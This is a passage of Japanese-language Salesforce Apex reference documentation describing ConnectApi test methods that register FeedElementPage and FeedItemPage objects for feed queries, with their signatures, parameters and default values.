- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (`true`)、否か (`false`) を指定します。デフォルト値は、`false` です。

filter
型: `ConnectApi.FeedFilter`

フィード条件を指定します。

- `AllQuestions` — 質問であるフィード要素のみ。
- `CommunityScoped` — 今後の使用のために予約されています。
- `SolvedQuestions` — 質問で最良の回答があるフィード要素のみ。
- `UnansweredQuestions` — 質問で回答がないフィード要素のみ。
- `UnsolvedQuestions` — 質問で最良の回答がないフィード要素のみ。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter)

ConnectApi コードのテスト

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, result)

一致する `getFeedElementsFromFilterFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String
コンテキストユーザの ID または別名 me。

keyPrefix
型: String
レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

result
型: ConnectApi.FeedElementPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)

ConnectApi コードのテスト

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

一致する getFeedElementsFromFilterFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、**または** `null` **のいずれかを使用します。**

subjectId
型: String

コンテキストユーザの ID **または別名** `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID **の先頭** 3 **文字で、オブジェクト種別を示します。たとえば、** User **オブジェクトのプレフィックスは** 005、Group **オブジェクトのプレフィックスは** 0F9 **です。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` **または** `nextPageToken` **のように、応答クラスの一部として返されます。** `null` **を渡すと、最初のページが返されます。**

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 **です。** `null` **を渡すと、デフォルトサイズの** 25 **に設定されます。**

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — **作成日の新しい順に並び替えます。**
- `LastModifiedDateDesc` — **活動の新しい順に並び替えられます。**

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。 `null` **を渡すと、デフォルト値の** `CreatedDateDesc` **が使用されます。**

result
型: `ConnectApi.FeedElementPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

ConnectApi **コードのテスト**

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, result)

一致する `getFeedElementsFromFilterFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭3文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。

- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, result)

getFeedElementsFromFilterFeedUpdatedSince メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFilterFeedUpdatedSince(String communityId,
String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerClump,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの変更タイムスタンプと並び替え順を定義する不透明トークン。

result
型: `ConnectApi.FeedElementPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)

ConnectApi コードのテスト

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

テストコンテキストの一致するパラメータで `getFeedElementsUpdatedSince` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedElementPage
result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- `AllUpdates` — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。**
- `FewerUpdates` — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedElementPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

ConnectApi コードのテスト

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter, result)

テストコンテキストの一致するパラメータで `getFeedElementsUpdatedSince` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

32.0

署名

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedFilter filter,
ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedElementPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

filter
型: `ConnectApi.FeedFilter`

フィード条件を指定します。

- `AllQuestions` — 質問であるフィード要素のみ。
- `CommunityScoped` — 今後の使用のために予約されています。
- `SolvedQuestions` — 質問で最良の回答があるフィード要素のみ。
- `UnansweredQuestions` — 質問で回答がないフィード要素のみ。
- `UnsolvedQuestions` — 質問で最良の回答がないフィード要素のみ。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter)

ConnectApi コードのテスト

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

テストコンテキストの一致するパラメータで `getFeedElementsUpdatedSince` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
```

```
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

次のいずれかの値にします。

- ファイル
- グループ
- ニュース
- 人
- レコード

subjectId
型: String

feedType が `ConnectApi.Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。それ以外の場合は、コンテキストユーザまたは別名 `me` である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String
フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedElementPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

result
型: ConnectApi.FeedElementPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

ConnectApi **コードのテスト**

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

テストコンテキストの一致するパラメータで `getFeedElementsUpdatedSince` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は ConnectApi.FeedType.Record である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。ConnectApi.FeedElementPage レスポンスボディの updatesToken プロパティからこのトークンを取得します。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

ConnectApi コードのテスト

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

テストコンテキストの一致するパラメータで `getFeedElementsUpdatedSince` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density

型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince

型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedElementPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

showInternalOnly

型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (`true`)、否か (`false`) を指定します。デフォルト値は、`false` です。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly)

ConnectApi コードのテスト

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter, result)

テストコンテキストの一致するパラメータで `getFeedElementsUpdatedSince` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

32.0

署名

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly, ConnectApi.FeedFilter filter,
ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。

- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。ConnectApi.FeedElementPage レスポンスボディの updatesToken プロパティからこのトークンを取得します。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

filter
型: ConnectApi.FeedFilter

フィード条件を指定します。

- AllQuestions — 質問であるフィード要素のみ。
- CommunityScoped — 今後の使用のために予約されています。
- SolvedQuestions — 質問で最良の回答があるフィード要素のみ。
- UnansweredQuestions — 質問で回答がないフィード要素のみ。
- UnsolvedQuestions — 質問で最良の回答がないフィード要素のみ。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter)

ConnectApi コードのテスト

setTestGetFeedItemsFromFeed(communityId, feedType, result)

テストコンテキストの一致するパラメータで getFeedItemsFromFeed をコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。getfeed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType
フィードの種別。有効な値は、Company、Home、および Moderation です。

result
型: ConnectApi.FeedItemPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFeed(communityId, feedType)
ConnectApi コードのテスト

setTestGetFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで getFeedItemsFromFeed をコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。getfeed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result
型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで getFeedItemsFromFeed をコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。getfeed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

29.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

result
型: `ConnectApi.FeedItemPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, result)

テストコンテキストの一致するパラメータで `getFeedItemsFromFeed` をコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。getfeed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId

型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

result

型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFeed(communityId, feedType, subjectId)

ConnectApi コードのテスト

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで getFeedItemsFromFeed をコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。getFeed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType

型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

